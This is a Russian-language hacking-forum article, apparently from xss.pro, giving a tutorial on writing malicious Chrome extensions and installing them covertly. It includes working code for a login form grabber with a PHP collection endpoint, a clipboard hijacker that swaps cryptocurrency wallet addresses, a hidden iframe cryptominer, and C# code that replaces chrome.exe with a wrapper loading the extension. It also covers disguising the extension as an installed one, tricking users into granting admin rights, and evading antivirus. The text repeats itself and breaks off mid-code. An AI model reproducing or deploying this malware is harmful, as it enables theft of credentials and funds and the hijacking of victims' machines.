

Привет, XSS-овцы, эту статью я планировал написать ещё на конкурс статей, но подумал, что она будет не конкурентоспособной и на призовой не потянет, поэтому она пишется после окончания срока приёма.
В этом посте мы разберём методы скрытой установки расширений в браузер Google Chrome (а так-же некоторых «Chromium-Based» браузеров). Сама статья делится на несколько частей:
Хром вне закона.

Помимо установки расширений из магазина, существует как минимум два, известных мне способа установки расширений. Это установка с помощью режима разработчика:

И второй, установка с помощью аргументов при запуске chrome.exe:
Плюсы и минусы.
Если в первом варианте, для того чтобы установить расширение, функция режима разработчика была необходима, то во втором варианте такой необходимости нет. Да и к тому-же уговорить жертву включить режим разраба, ещё и после распаковать и загрузить расширение выглядит плохой затеей (Хотя при достаточной глупости юзверя и вашему СИ, это может сработать ). Да и к тому же, при следующем запуске хрома будет показываться алёрт о включенном режиме разработчика, что не круто.
Вариант №2. Да, выглядит проще, 1 команда в командной строке и расширение уже в браузере, и в настройках браузера копаться не нужно, но и тут есть проблемка. При таком раскладе расширение отработает до первого завершения работы браузера. То есть при следующем запуске хрома расширения не будет, в то время, как в первом варианте расширение останется до удаления пользователем.
Расширения под капотом. Структура дополнений.
При установке расширения из официального магазина расширение распаковывается в %LocalAppData% и имеет такой путь: Google\Chrome\User Data\<Profile_Name>\Extensions\<Extension_ID>\<Extension_Version>
Пример такой папки:

Всё самое важное хранится в файле manifest.json. в остальных же папках хранятся иконки, JS файлы (В которых находятся весь функционал), и HTML/CSS файлы для работы интерфейса. Заглянем внутрь манифест-файла:

Разберём скрин выше.
Самое основное, что должно быть в manifest-файле это пункты: 2, 3, 4, 6, 7, и 9.
Настало время написать парочку своих дополнений.
Клиппер, майнер, два ствола.
Начнём с форм-граббера. Создадим новый каталог с любым именем, в этом каталоге создаём файл manifest.json, с таким содержимым:
В параметре js мы указали 2 файла: jquery.js - JavaScript библиотека, и worker.js - файл с основным функционалом. Качаем jquery отсюда и помещаем файл в созданную папку с именем который указали в манифесте. Следом создаём файл worker.js. И начнём писать основной функционал.
Чтобы получить логин и пароль от веб форм, первым делом мы должны отловить событие нажатия кнопки авторизации:
Теперь нам нужно получить данные введённые пользователем, для этого в HTML-разметке страницы мы будет искать input'ы с типом "text" и "password", а так же получим домен сайта:
После этого данные нам нужно куда-то отправить. Для примера можно отсылать на свой сервер простым GET-запросом. Код принимающий данные:
Но тут есть важное НО. Сервер обязан иметь SSL-сертификат, без него данные не оправятся.
Тестим. Загружаем расширение в хром через режим разработчика и пробуем авторизоваться в facebook и смотрим содержимое файла data.txt:

Данные мы получили. Перейдём к коду клиппера.
Снова создаём папку, и manifest файл с таким содержимым:
В отличии от форм-граббера здесь библа jquery не нужна, а само расширение начинает работаеть при начале загрузки страницы.
Как и большинство клипперов, наш будет работать на регулярных выражениях, поэтому создадим для них переменнные, а так же переменные с нашими кошельками:
Как и в форм-граббере нам нужно отловить событие, только в этом случае наше событие - копирование:
После этого мы добавим проверку скопированого текста:
Теперь заменяем найденный кошель на наш;
Итоговый код:

Тест:
Но следует отметить, что для чтения данных из буфера браузер подтребует разрешение и выдаст такой алёрт:

Хотя, если подшаманить манифест, этого алёрта можно избежать.
Майнер.
Самый простое расширение, которое я писал в своей жизни
Нам нужно зарегестрироваться на одной бирже, которая позволяет майнить крипту через сайты, просто вставив iframe в HTML разметку страницы. Думаю поискав такие бирже в гугле вы найдёте такой сервис. (Ссылки на биржу я не оставлю, дабы не восприняли за рекламу, но если вы не найдёте такую биржу, ссылку могу дать в ПМ)
После регистрации вам выдадут ссылки такого типа:

Достаточно добавить эту строку в страницу, чтобы майнинг начал работать. Но в нашем случае мы добавим эту ссылку сами. Через расширение. Код максимально прост:
Тест:

Как видно выше на вкладке CPU доходит до 90%, после закрытия падает. Но и тут, как и везде есть НО. При включёном AdBlock'е майнер работать не будет.
Думаю с кодом и самими расширениями разобрались, переходим к скрытой установке самих расширений.
Вредоносный chrome.exe
Рассмотря плюсы и минусы двух способов установки расширений, можно сделать простой вывод: програмно установить расширение возможно только при запуске chrome.exe с аргументом --load-extension. От этого мы и будем отталкиваться.
Весь код будет написан на C#.
Создаём решение, ферсия фреймворка - 4,5, т.к мы будем использовать System.IO.Compression.FileSystem.
И в этом же решении создадим ещё один проект, версия фреймворка - 4.0. В новосозданный проект пишем такой код. (о его работе будет яснее чуть позже)
И в этом же проекте меням иконку с дефолтной на иконку хрома.

В первом проекте первым делом помещаем скомпилированный файл второго проекта, и .zip архив с нашим расширением в ресурсы проекта:
Так-же в манифест файле проекта меняем
Перейдём к коду.
Первым делом нам нужно получить полный путь до рабочей папке хрома. Для этого мы обратимся к реестру и попробуем вытащить значения из двух ключей:
Добавим ещё две вспомогательные функции, это получение рандомной строки и получение значения из JSON:
Теперь перейдём к основному методу - распаковки расширения и подмены файла chrome.exe.
Создадим массив папок, в которых может создаться рабочий каталог с распакованным расширением:
Далее получаем рандомный индекс массива, генерируем рандомное имя рабочей папки, и дропаем на диск наш архив:
Следом обновим переменную extensionPathName, распакуем расширение, скроем рабочую папку, запишем в файл config.txt путь до расширения, и подменим файл оригинального chrome.exe на наш, с запуском аргумента для загрузки дополнения.
Оформим Main:
Компилируем, и всё готово. При запуске этого файла мы подменим файл хрома на наш, который будет запускать оригинальный chrome.exe с аргументом. Результат:
Прятки с юзверем. Скрываем своё расширение с помощью других расширений.
А что если хомячок что-то заподозрит? Среди установленных расширений найдёт одно неизвестное, и с вероятностью 90% расширение будет удалено. Не круто.
Поэтому мы немного изменим наше расширение уже после распаковки. Для этого мы получим список и информацию о уже установленных дополнениях и используем эти данные в своём расширении.
Для начала получим все директории расширений и в них найдём все manifest.json файлы.
Далее выберем один рандомный манифест, спарсим JSON значения имени и версии расширения и добавим такие же в наше:
На этом с кодингом всё.
ВЫВОДЫ.
Малварь развивается с каждым годом, вечные гонки юных скрипт-киддисов и антивирусных компаний будет продолжаться вечно, но мы то знаем кто всегда на шаг впереди). Этому пример эта статья, как думаешь, что показал скан-тайм детект? А вот что:

В рантайме это чудо проверить не могу, но дефендер спокойно пропустил файл, даже не пикнул
Да, это далеко не идеальный вариант, т.к для запуска нашего файла нужны админ. права, но с другой стороны, без СИ сейчас никуда, да и уговорить человека нажать на "да" в окне UAC'a будет не трудно. Так-же максимальный вес итогового файла колеблеться до ~300kb, но тут вес зависит скорее от веса расширения, которое, кстати, можно тянуть с сервера).

По поводу остальных браузеров на хромиум движке. Я смог потестить это и на браузере Opera, а так-же на Opera GX, и там загрузка расширения через аргумент тоже возможна. Думаю сделать это для оперы труда вообще не составит. Но кстати, в отличии от хрома опера дала небольшой алёрт о установленном расширении:
Но если создать дополнительный поток, который будет закрывать все дочерние процессы оперы с помощью винапи..... Ох, кажется я совсем загнался, поэтому эта статья подходит к концу. Файлы обёрток (C#) и исходники расширений прикреплю к посту единым файлом. Пароль: xss.pro
(c) V1rtualGh0st. Специально для xss.pro <3.
В этом посте мы разберём методы скрытой установки расширений в браузер Google Chrome (а так-же некоторых «Chromium-Based» браузеров). Сама статья делится на несколько частей:
- Не стандартные способы установки расширений в хром. Их плюсы и минусы.
- Структура и код вредоносных расширений.
- Скрытая установка.
- Методы скрытия расширений от пользователя.
Хром вне закона.
Помимо установки расширений из магазина, существует как минимум два, известных мне способа установки расширений. Это установка с помощью режима разработчика:
И второй, установка с помощью аргументов при запуске chrome.exe:
Плюсы и минусы.
Если в первом варианте, для того чтобы установить расширение, функция режима разработчика была необходима, то во втором варианте такой необходимости нет. Да и к тому-же уговорить жертву включить режим разраба, ещё и после распаковать и загрузить расширение выглядит плохой затеей (Хотя при достаточной глупости юзверя и вашему СИ, это может сработать
). Да и к тому же, при следующем запуске хрома будет показываться алёрт о включенном режиме разработчика, что не круто.Вариант №2. Да, выглядит проще, 1 команда в командной строке и расширение уже в браузере, и в настройках браузера копаться не нужно, но и тут есть проблемка. При таком раскладе расширение отработает до первого завершения работы браузера. То есть при следующем запуске хрома расширения не будет, в то время, как в первом варианте расширение останется до удаления пользователем.
Расширения под капотом. Структура дополнений.
При установке расширения из официального магазина расширение распаковывается в %LocalAppData% и имеет такой путь: Google\Chrome\User Data\<Profile_Name>\Extensions\<Extension_ID>\<Extension_Version>
Пример такой папки:
Всё самое важное хранится в файле manifest.json. в остальных же папках хранятся иконки, JS файлы (В которых находятся весь функционал), и HTML/CSS файлы для работы интерфейса. Заглянем внутрь манифест-файла:
Разберём скрин выше.
- Имя автора расширения.
- Файлы, содержащие основной код расширения.
- Параметр, указывающих на каких URL-ах «можно» работать. В данном случае на всех
- Параметр. указывающий, когда расширение может начать работать. "document_start" - при начале загрузки страницы, "document_end" - после полной загрузки.
- Иконки.
- Версия манифеста.
- Имя расширения, отображается на вкладке расширений
- Разрешения для работы дополнения. В данном случае работа с шрифтами, памятью, вкладками.
- Версия дополнения, так-же отображается на вкладке расширений
Самое основное, что должно быть в manifest-файле это пункты: 2, 3, 4, 6, 7, и 9.
Настало время написать парочку своих дополнений.
Клиппер, майнер, два ствола.
Начнём с форм-граббера. Создадим новый каталог с любым именем, в этом каталоге создаём файл manifest.json, с таким содержимым:
JavaScript:
{
 "manifest_version": 2,
 "name": "Web Form Grabber",
 "version": "0.1",
 "description": "Logins Grabber in Your Browser!",

 "content_scripts": [
    {
      "matches": [ "<all_urls>" ],
      "js": [ "jquery.js" , "worker.js" ],
      "run_at": "document_end"
    }
  ]
}
В параметре js мы указали 2 файла: jquery.js - JavaScript библиотека, и worker.js - файл с основным функционалом. Качаем jquery отсюда и помещаем файл в созданную папку с именем который указали в манифесте. Следом создаём файл worker.js. И начнём писать основной функционал.
Чтобы получить логин и пароль от веб форм, первым делом мы должны отловить событие нажатия кнопки авторизации:
JavaScript:
$("form").submit(function() {

});
Теперь нам нужно получить данные введённые пользователем, для этого в HTML-разметке страницы мы будет искать input'ы с типом "text" и "password", а так же получим домен сайта:
Код:
var LOGIN = $(this).parent().find('input[type=text]').val();
var PASS = $(this).parent().find('input[type=password]').val();
var DOMAIN = document.domain;
После этого данные нам нужно куда-то отправить. Для примера можно отсылать на свой сервер простым GET-запросом. Код принимающий данные:
PHP:
<?php

    // Принимаем данные
    $login = $_GET["login"];
    $password = $_GET["pass"];
    $domain = $_GET["domain"];

    $text = "Login: $login\nPassword: $password\nDomain: $domain\n\n";

    // Сохраняем всё в созданный .txt файл
    $txtFile = fopen("data.txt", "a");
    fwrite($txtFile, $text);
    fclose($txtFile);
 ?>
Но тут есть важное НО. Сервер обязан иметь SSL-сертификат, без него данные не оправятся.
Тестим. Загружаем расширение в хром через режим разработчика и пробуем авторизоваться в facebook и смотрим содержимое файла data.txt:
Данные мы получили. Перейдём к коду клиппера.
Снова создаём папку, и manifest файл с таким содержимым:
JavaScript:
{
 "manifest_version": 2,
 "name": "Clipper",
 "version": "0.1",
 "description": "Clipboard Changer in Your Browser!",

 "content_scripts": [
    {
      "matches": [ "<all_urls>" ],
      "js": [ "worker.js" ],
      "run_at": "document_start"
    }
  ]
}
В отличии от форм-граббера здесь библа jquery не нужна, а само расширение начинает работаеть при начале загрузки страницы.
Как и большинство клипперов, наш будет работать на регулярных выражениях, поэтому создадим для них переменнные, а так же переменные с нашими кошельками:
JavaScript:
var btcRegex = new RegExp("(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}");
var ethRegex = new RegExp("0x[a-fA-F0-9]{40}");
var xmrRegex = new RegExp("4([0-9]|[A-B])(.){93}");

var myBtc = "My BTC";
var myEth = "My ETH";
var myXmr = "My XMR";
Как и в форм-граббере нам нужно отловить событие, только в этом случае наше событие - копирование:
JavaScript:
document.addEventListener('copy', (event) => {
    navigator.clipboard.readText()
      .then(clipbText => {

      })

      .catch(err => {

      });
});
После этого мы добавим проверку скопированого текста:
JavaScript:
if(clipbText.match(btcRegex)){
              console.log("btc detect");
          }

          if(clipbText.match(ethRegex)){
              console.log("eth detect");
          }

          if(clipbText.match(xmrRegex)){
              console.log("eth detect");
          }
Теперь заменяем найденный кошель на наш;
JavaScript:
navigator.clipboard.writeText(clipbText.replace(btcRegex, myBtc));
navigator.clipboard.writeText(clipbText.replace(ethRegex, myEth));
navigator.clipboard.writeText(clipbText.replace(xmrRegex, myXmr));
Итоговый код:
Код:
var btcRegex = new RegExp("(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}");
var ethRegex = new RegExp("0x[a-fA-F0-9]{40}");
var xmrRegex = new RegExp("4([0-9]|[A-B])(.){93}");

var myBtc = "My BTC";
var myEth = "My ETH";
var myXmr = "My XMR";

document.addEventListener('copy', (event) => {
    navigator.clipboard.readText()
      .then(clipbText => {

          if(clipbText.match(btcRegex)){
              console.log("btc detect");
              navigator.clipboard.writeText(clipbText.replace(btcRegex, myBtc));
          }

          if(clipbText.match(ethRegex)){
              console.log("eth detect");
              navigator.clipboard.writeText(clipbText.replace(ethRegex, myEth));
          }

          if(clipbText.match(xmrRegex)){
              console.log("eth detect");
              navigator.clipboard.writeText(clipbText.replace(xmrRegex, myXmr));
          }
      })

      .catch(err => {

      });
});
Тест:
Но следует отметить, что для чтения данных из буфера браузер подтребует разрешение и выдаст такой алёрт:
Хотя, если подшаманить манифест, этого алёрта можно избежать.
Майнер.
Самый простое расширение, которое я писал в своей жизни
Нам нужно зарегестрироваться на одной бирже, которая позволяет майнить крипту через сайты, просто вставив iframe в HTML разметку страницы. Думаю поискав такие бирже в гугле вы найдёте такой сервис. (Ссылки на биржу я не оставлю, дабы не восприняли за рекламу, но если вы не найдёте такую биржу, ссылку могу дать в ПМ)
После регистрации вам выдадут ссылки такого типа:
Достаточно добавить эту строку в страницу, чтобы майнинг начал работать. Но в нашем случае мы добавим эту ссылку сами. Через расширение. Код максимально прост:
JavaScript:
var iframe = document.createElement('iframe'); // Создаём iframe
iframe.src = 'https://domain.org/wm/%username%/2'; // Добавляем ссылку с биржи
iframe.setAttribute("style","height:0;width:0;border:0;"); // Скрываем iframe
document.body.appendChild(iframe); // добавляем ифрейм на страницу
Тест:
Как видно выше на вкладке CPU доходит до 90%, после закрытия падает. Но и тут, как и везде есть НО. При включёном AdBlock'е майнер работать не будет.
Думаю с кодом и самими расширениями разобрались, переходим к скрытой установке самих расширений.
Вредоносный chrome.exe
Рассмотря плюсы и минусы двух способов установки расширений, можно сделать простой вывод: програмно установить расширение возможно только при запуске chrome.exe с аргументом --load-extension. От этого мы и будем отталкиваться.
Весь код будет написан на C#.
Создаём решение, ферсия фреймворка - 4,5, т.к мы будем использовать System.IO.Compression.FileSystem.
И в этом же решении создадим ещё один проект, версия фреймворка - 4.0. В новосозданный проект пишем такой код. (о его работе будет яснее чуть позже)
C#:
        static void Main(string[] args)
        {
            string extenPath = File.ReadAllText(Path.GetTempPath() + "\\config.txt"); // Получаем путь до распакованого расширения

            Process proc = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.CurrentDirectory + "\\launcher.exe",
                Arguments = $@"--load-extension={extenPath}"
            }); // Запускаем хром с аргументом.

            Console.WriteLine("Injected!");
            Console.ReadKey();
        }
И в этом же проекте меням иконку с дефолтной на иконку хрома.
В первом проекте первым делом помещаем скомпилированный файл второго проекта, и .zip архив с нашим расширением в ресурсы проекта:
Так-же в манифест файле проекта меняем
<requestedExecutionLevel level="asInvoker" uiAccess="false" /> на <requestedExecutionLevel level="requireAdministrator" uiAccess="false" /> чтобы файл запускался от имени администратора. Да, для него нужны админ. права, т.к работать мы будем с каталогом хрома.Перейдём к коду.
Первым делом нам нужно получить полный путь до рабочей папке хрома. Для этого мы обратимся к реестру и попробуем вытащить значения из двух ключей:
C#:
        static string getChromePath()
        {
            string chromePath = getInfoFromRegedit(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome", Registry.LocalMachine, "InstallLocation");

            if (chromePath == "")
                chromePath = getInfoFromRegedit(@"SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe", Registry.LocalMachine, "Path");

            if (File.Exists(chromePath + "\\chrome.exe") && !File.Exists(chromePath + "\\launcher.exe"))
                return chromePath;

            else
                return null;
        }

        private static string getInfoFromRegedit(string dir, RegistryKey regKey, string subKey = null)
        {
            string str = "";

            try
            {
                regKey = regKey.OpenSubKey(dir);
                str = (string)regKey.GetValue(subKey);
                regKey.Close();
            }

            catch(Exception e)
            { Console.WriteLine(e); }
            return str;
        }
Добавим ещё две вспомогательные функции, это получение рандомной строки и получение значения из JSON:
C#:
private static string getJSONValue(string tag, string content)
{
   return new Regex($"(?<=\"{tag}\": \")([^\\s].*?)(?=\")").Match(content).Value;
}

private static Random random = new Random();
public static string RandomString(int length)
{
   string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
   chars += chars.ToLower();
   return new string(Enumerable.Repeat(chars, length).Select(s => s[random.Next(s.Length)]).ToArray());
}
Теперь перейдём к основному методу - распаковки расширения и подмены файла chrome.exe.
Создадим массив папок, в которых может создаться рабочий каталог с распакованным расширением:
C#:
            string[] pathsToExtract = new string[] {
